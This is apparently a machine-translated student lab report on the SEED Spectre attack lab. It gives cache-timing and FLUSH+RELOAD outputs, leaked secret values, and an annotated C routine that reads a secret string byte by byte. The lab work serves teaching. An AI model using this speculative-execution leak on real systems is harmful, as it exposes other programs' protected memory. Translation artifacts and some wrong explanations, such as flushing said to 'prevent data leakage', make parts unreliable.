Hardware Security Lab

Spectre Attack Lab Report

Oudoum Ali Houmed
24833901401@gazi.edu.tr
Gazi University
Ankara, Turkey

Prof. ERCAN NURCAN YILMAZ, MD

Proje wishes : https://seedsecuritylabs.org/Labs_20.04/System/Spectre_Attack/

Summary

The Spectre attack exploits vulnerabilities in modern processors, allowing malicious software to access protected data. This paper discusses the laboratory work done to understand how the Spectre attack works. Studies show how the inner workings of the CPU, cache usage, out-of-order execution, and branch prediction can reveal vulnerabilities. It also explains how to access confidential data with the Flush+Reload technique and how to use various methods to improve the accuracy of the attack.

Keywords: *Spectre attack, CPU microarchitecture, Flush+Reload, out-of-order execution, branch estimation, vulnerabilities, processor security.*

Entrance

Modern computer systems face security threats with rapidly evolving technology. Processor-level vulnerabilities, in particular, are at the forefront of these threats. Discovered in 2017, the Spectre attack exploits design flaws in processors to create security breaches. These vulnerabilities, which have been identified in major manufacturers such as Intel, AMD, and ARM, show that software-based security measures are not sufficient. Spectre targets speed optimizations of processors, such as out-of-order execution and branch prediction, which leads to data leaks. Hardware

By exploiting these vulnerabilities, Spectre gains access to isolated data and is difficult to prevent because the attack is software-agnostic. This study, It offers hands-on lab work to understand how a Spectre attack works and how we can prevent such hardware-based attacks.

Related Words

Spectre Attack: Discovered in 2017, Spectre is an attack that exploits critical vulnerabilities in processor architecture. On modern processors, it targets optimization techniques such as out-of-order execution and branch prediction, which can lead to accidental data leakage of these features. This attack enables unauthorized access to data that is protected at both the software and hardware level.

Side Channel Attacks: Side-channel attacks aim to gain access to confidential data by taking advantage of the physical characteristics of a processor (for example, timing differences, energy consumption, or electromagnetic oscillations). The Spectre attack also exploits vulnerabilities by taking advantage of side-channel attacks, such as monitoring CPU caches.

Out-of-Order Execution: This optimization technique allows the processor to process instructions in parallel without adhering to a specific order. This increases the efficiency of the processor, but in the absence of accurate predictions, this feature can lead to security vulnerabilities. In the Spectre attack, out-of-order execution is used to gain access to confidential data.

Branch Prediction: It is a technique that allows processors to predict future instructions to increase their efficiency. Incorrect predictions can lead to processor vulnerability and data cache. By using branch prediction, Spectre takes advantage of inaccurate predictions and breaks safety barriers.

Cache: It is the temporary storage area that the CPU uses to shorten the time it takes to access data. The CPU cache is used to make data accessible quickly, but it plays a critical role in side-channel attacks. In a Spectre attack, access to confidential data is achieved by ensuring that data is uploaded to the cache and read from it.

Cache Hit and Cache Miss: A cache hit is when data is located in the cache and accessed directly. Cache miss, on the other hand, refers to the main memory if the data is not in the cache. In Spectre attacks, data is leaked through cache hits to understand which data is accessible.

FLUSH+RELOAD Technique: This attack technique involves flushing and then reloading the data in the cache. This technique is used to determine whether the data is in the cache. In the case of a Spectre attack, this method is effective in gaining access to confidential data.

Hardware-Based Vulnerabilities: Spectre and similar attacks are carried out through hardware-level security vulnerabilities. Such vulnerabilities require fundamental changes to the hardware, even if protection is provided at the software level.

Isolated Data: Modern processors create isolated areas of memory for each program so that one program cannot access another's data. A Spectre attack bypasses this isolation, gaining unauthorized access to isolated data. This is done by exploiting vulnerabilities within the processor.

Microarchitecture: Defines the internal structure and working principles of processors. Vulnerabilities in modern processors are due to design flaws of the microarchitecture. Attacks such as Spectre exploit vulnerabilities in this architecture to gain access to confidential data.

Materials

This paper uses the following materials to understand and demonstrate the Spectre attack in practice:

1. **Processor Hardware and Operating Environment:**

→ Intel processors are the main hardware platform on which the Spectre attack was tested. This attack takes advantage of hardware-level optimization errors of processors, such as out-of-order execution and branch estimation.

→ Ubuntu 16.04 and 20.04 operating systems were used as test environments to carry out these attacks.

2. **Software Tools:**

→ GCC (GNU Compiler Collection) was used as the compiler for the software used to carry out the Spectre attack.
During compilation, the -march=native flag was used to enable processor-specific optimizations.

→ The C programming language was used to write the applications that formed the basis of the attack.

3. Attack Techniques:

→ Flush+Reload Technique: This is a side-channel attack technique used to exfiltrate data from the cache. This technique involves first deleting the data from the cache (flush) and then reloading this data (reloading).

→ Out-of-Order Execution and Branch Prediction: The Spectre attack provides data access with inaccurate predictions using processors' out-of-order execution and branch prediction optimization techniques.

Spectre Attack Lab Practice

Task 1: The Difference Between Reading from Cache and Reading from Memory





Figure 1: Cache hit and miss



```
Redeployment seed@VM:~/spectre$ gcc -march=native CacheTim
e.c
CacheTime.c: In function ‘main’:
CacheTime.c:24:1: warning: implicit declaration of func
tion ‘printf’ [-Wimplicit-function-declaration]
 printf("Access time for array[%d*4096]: %d CPU cycles\
 ^
CacheTime.c:24:1: warning: incompatible implicit declar
ation of built-in function ‘printf’
CacheTime.c:24:1: note: include ‘<stdio.h>’ or provide
a declaration of ‘printf’
Redeployment seed@VM:~/spectre$ ./a.out
Access time for array[0*4096]: 206 CPU cycles
Access time for array[1*4096]: 287 CPU cycles
Access time for array[2*4096]: 250 CPU cycles
Access time for array[3*4096]: 78 CPU cycles
Access time for array[4*4096]: 247 CPU cycles
Access time for array[5*4096]: 247 CPU cycles
Access time for array[6*4096]: 247 CPU cycles
Access time for array[7*4096]: 56 CPU cycles
Access time for array[8*4096]: 250 CPU cycles
Access time for array[9*4096]: 728 CPU cycles
```

I ran the CacheTime program 10 times, the minimum access time **was array[3*4096]**: 78 CPU cycles **array[7*4096]**: 56 CPU cycles (this is the lowest time), and the maximum access time was 728 CPU cycles. A threshold value of **100 CPU cycles** is a reasonable choice. Because access times below 100 CPU cycles indicate that data is being read **from the cache**, and times longer than 100 CPU cycles indicate that data **is being read** from main memory.

Task 2: Using the Cache as a Side Channel





Figure 2: Diagram depicting the Side Channel Attack



```
Redeployment seed@VM:~/spectre$ ./flushreload
array[94*4096 + 1024] is in cache.
The Secret = 94.
Redeployment seed@VM:~/spectre$ ./flushreload
array[94*4096 + 1024] is in cache.
The Secret = 94.
Redeployment seed@VM:~/spectre$ ./flushreload
array[94*4096 + 1024] is in cache.
The Secret = 94.
Redeployment seed@VM:~/spectre$ ./flushreload
array[94*4096 + 1024] is in cache.
The Secret = 94.
Redeployment seed@VM:~/spectre$ ./flushreload
array[94*4096 + 1024] is in cache.
The Secret = 94.
Redeployment seed@VM:~/spectre$ ./flushreload
array[94*4096 + 1024] is in cache.
The Secret = 94.
Redeployment seed@VM:~/spectre$ ./flushreload
array[94*4096 + 1024] is in cache.
The Secret = 94.
Redeploymentseed@VM:~/spectre$
```

This image shows the outputs of a side-channel attack using the **FLUSH+RELOAD** technique. Here, **the phrase "The Secret = 94"** is taken correctly every time. This indicates that the attack was successful and that the hidden value was obtained correctly.

In the output of the program, it is constantly **displayed as "array[94*4096 + 1024] is in cache."** message appears, which means that this element is in the cache and **the hidden value is 94** .

The value CACHE_HIT_THRESHOLD (80) is used to determine when an element of the array is in the cache. This threshold value is set correctly, and accesses below 80 CPU cycles are considered fast.

This result **is in line with the CACHE_HIT_THRESHOLD** threshold value set in **Task 1** and correctly leaked the hidden value (94).

Task 3: Out-of-Order Execution and Branch Prediction

```
data = 0;
if (x < size) {
    data = data + 5;
}
```

→





Figure 3: Speculative execution (out-of-order execution)


Out-of-order execution **and** branch prediction **are** important optimization techniques to improve performance. Out-of-order execution allows the processor to run instructions in parallel rather than sequentially. Branch prediction, on the other hand, allows the processor to predict which branch (the result of the condition) will be correct.

These techniques work together to increase the speed of the processor. For example, when evaluating an **if** condition, the processor guesses the correct branch and starts performing **speculative execution**. However, this process begins before the actual result is reached, and the accuracy of the prediction is checked only after the result of the condition is read from memory. If the prediction is correct, the trader confirms his actions and speeds up. If the wrong prediction is made, the processor rolls **back** and the trades are canceled.

Situations such as the Spectre attack gain access to confidential data by abusing these optimization techniques. Because the processor can make wrong predictions, which allows the attacker **to access the data stored in the processor's cache with side-channel attacks.**



```
Terminal                                             1:25 AM
Redeploymentseed@VM:~/spectreLab$ vim SpectreExperiment.c
Redeploymentseed@VM:~/spectreLab$ gcc -march=native SpectreExperime
nt.c
SpectreExperiment.c: In function ‘reloadSideChannel’:
SpectreExperiment.c:32:1: warning: implicit declaration of functi
on ‘printf’ [-Wimplicit-function-declaration]
 printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
 ^
SpectreExperiment.c:32:1: warning: incompatible implicit declarat
ion of built-in function ‘printf’
SpectreExperiment.c:32:1: note: include ‘<stdio.h>’ or provide a
declaration of ‘printf’
```



```
Redeployment seed@VM:~/spectreLab$ ./a.out
Redeployment seed@VM:~/spectreLab$ ./a.out
Redeployment seed@VM:~/spectreLab$ ./a.out
Redeployment seed@VM:~/spectreLab$ ./a.out
Redeployment seed@VM:~/spectreLab$ 
```


SpectreExperiment.c then runs Part☆ˊ the code; When the lines marked □ are interpreted, out-of-order execution does not occur in the program, because the size value is loaded into the CPU cache during the training process. Therefore, the code in the if branch is not executed in the same way as in the original program.

Run the program with victim(i + 20):

The code in the if branch is also not executed. This is because we have trained the CPU with numbers between 20 and 30, and at these numbers the if branch is not running. Therefore, we cannot obtain the hidden value with a side-channel attack.

Task 4: The Spectre Attack


Compile and run the SpectreAttack.c file. Explain your observation and indicate if you can steal the hidden value.



```
Redeployment seed@VM:~/spectreLab$ ./a.out
array[83*4096 + 1024] is in cache.
The Secret = 83.
Redeployment seed@VM:~/spectreLab$ ./a.out
array[83*4096 + 1024] is in cache.
The Secret = 83.
Redeployment seed@VM:~/spectreLab$ ./a.out
array[83*4096 + 1024] is in cache.
The Secret = 83.
Redeployment seed@VM:~/spectreLab$ ./a.out
array[0*4096 + 1024] is in cache.
The Secret = 0.
Redeployment seed@VM:~/spectreLab$ ./a.out
array[83*4096 + 1024] is in cache.
The Secret = 83.
Redeployment seed@VM:~/spectreLab$ ./a.out
array[83*4096 + 1024] is in cache.
The Secret = 83.
Redeployment seed@VM:~/spectreLab$ ./a.out
array[83*4096 + 1024] is in cache.
The Secret = 83.
Redeployment seed@VM:~/spectreLab$
```

The Spectre attack successfully obtained the value stored in buffer[larger_x], where larger_x greater than 10. The program uses out-of-order execution to allow the CPU to execute the code in the if branch. Since the CPU cache will be cleared, the program stores the returned value and loads it into the cache by calling the array again.

Task 5: Improve the Attack Accuracy




```
Redeployment seed@VM:~/spectreLab$ gcc -march=native Spect
reAttackImproved.c
Redeployment seed@VM:~/spectreLab$ ./a.out
Reading secret value at 0xffffe85c = The secret value i
s 83
The number of hits is 16
Redeployment seed@VM:~/spectreLab$ ./a.out
Reading secret value at 0xffffe85c = The secret value i
s 83
The number of hits is 17
Redeployment seed@VM:~/spectreLab$ ./a.out
Reading secret value at 0xffffe85c = The secret value i
s 83
The number of hits is 14
Redeployment seed@VM:~/spectreLab$ ./a.out
Reading secret value at 0xffffe85c = The secret value i
s 83
The number of hits is 11
Redeployment seed@VM:~/spectreLab$ ./a.out
Reading secret value at 0xffffe85c = The secret value i
s 83
The number of hits is 27
```

Since the restrictedAccess function returns 0 most of the time, scores[0] must have the most hits. X is subtracted from scores[0] when counting the strokes of each address.

Task 6: Prepare Code to Play All Secret String

```
int getascii(size_t larger_x)

{
    int i;

    uint8_t s;

  -  flushSideChannel();                                  Cleans memory, prevents data leakage.
  -  _mm_clflush(&larger_x);                              Cleans memory, prevents data leakage.
  -  for (i = 0; i < 256; i++) scores[i] = 0;             It holds the read speed of each array, it is reset at startup.

    for (i = 0; i < 1000; i++) {

  -  spectreAttack(larger_x);                             By running the Spectre attack, predictive execution is performed for confidential data.
  -  reloadSideChannelImproved();                         It measures whether the data is loaded quickly or slowly over the side channel.

    }


  -  int max = 1;                                         It is initially used to find the fastest accessed array.

    for (i = 2; i < 256; i++){
                -                                         Finds the fastest read array, the address of this array points to the
    if(scores[max] < scores[i]) max = i;
                hidden value.
    }


    if (scores[max] == 0) {
                -                                         If the speed is zero, no hidden data is found, zero is returned.
        return 0;

    } else {

        return max;
                -                                         If data is found, the address of the secret value is returned.
    }

}


int main()

{

     size_t larger_x = (size_t)(secret-(char*)buffer);    The starting address is calculated to access confidential data.

     int s = getascii(larger_x);     With getascii(larger_x), every character of the hidden data is obtained, printed with printf.

    printf("The secret is:\n");

    while(s != 0)

    {

        printf("%c\n", s);

        larger_x++;

  1.  s = getascii(larger_x); //  The loop continues until the characters are obtained in order.

    }

    return (0);

}
```

Screenshot of Running Code



```
Redeployment seed@VM:/spectreLab$ ./a.out
The secret is:
S
o
m
e

S
e
c
r
e
t

V
a
l
u
e
Redeployment seed@VM:/spectreLab$ ./a.out
The secret is:
S
a
m
e

S
e
c
r
e
t

V
a
l
u
e
Redeployment seed@VM:/spectreLab$ ./a.out
The secret is:
```

The basic concept is to encapsulate the main function in SpectreAttackImproved.c and use it to obtain each character. The program calls the getascii function until it returns zero, which indicates that the end of the string has been reached. Since we know the beginning of the secret, we get the next character of the secret by increasing larger_x by 1 each time.

The only problem is that if we don't include the \n character in printf, the entire string won't be printed.

Conclusion and Discussion Section

This project has shown how out-of-order execution and branch estimation techniques in processors can be abused in the Spectre attack. Experiments have shown that these techniques provide access to confidential data and create security vulnerabilities in processors.

Results:

- The Spectre attack gains access to confidential data by exploiting the processor's speed-boosting techniques. When these techniques are not predicted correctly, the data becomes accessible from the outside.
- It has been observed how confidential data can be accessed with the FLUSH+RELOAD technique.

Argument:

- Such attacks can be carried out not only with software, but also with processor hardware. Therefore, safety must also be considered in the design of processors.
- Results may not always be consistent due to side-channel noise, but given the right conditions, these attacks pose a major risk.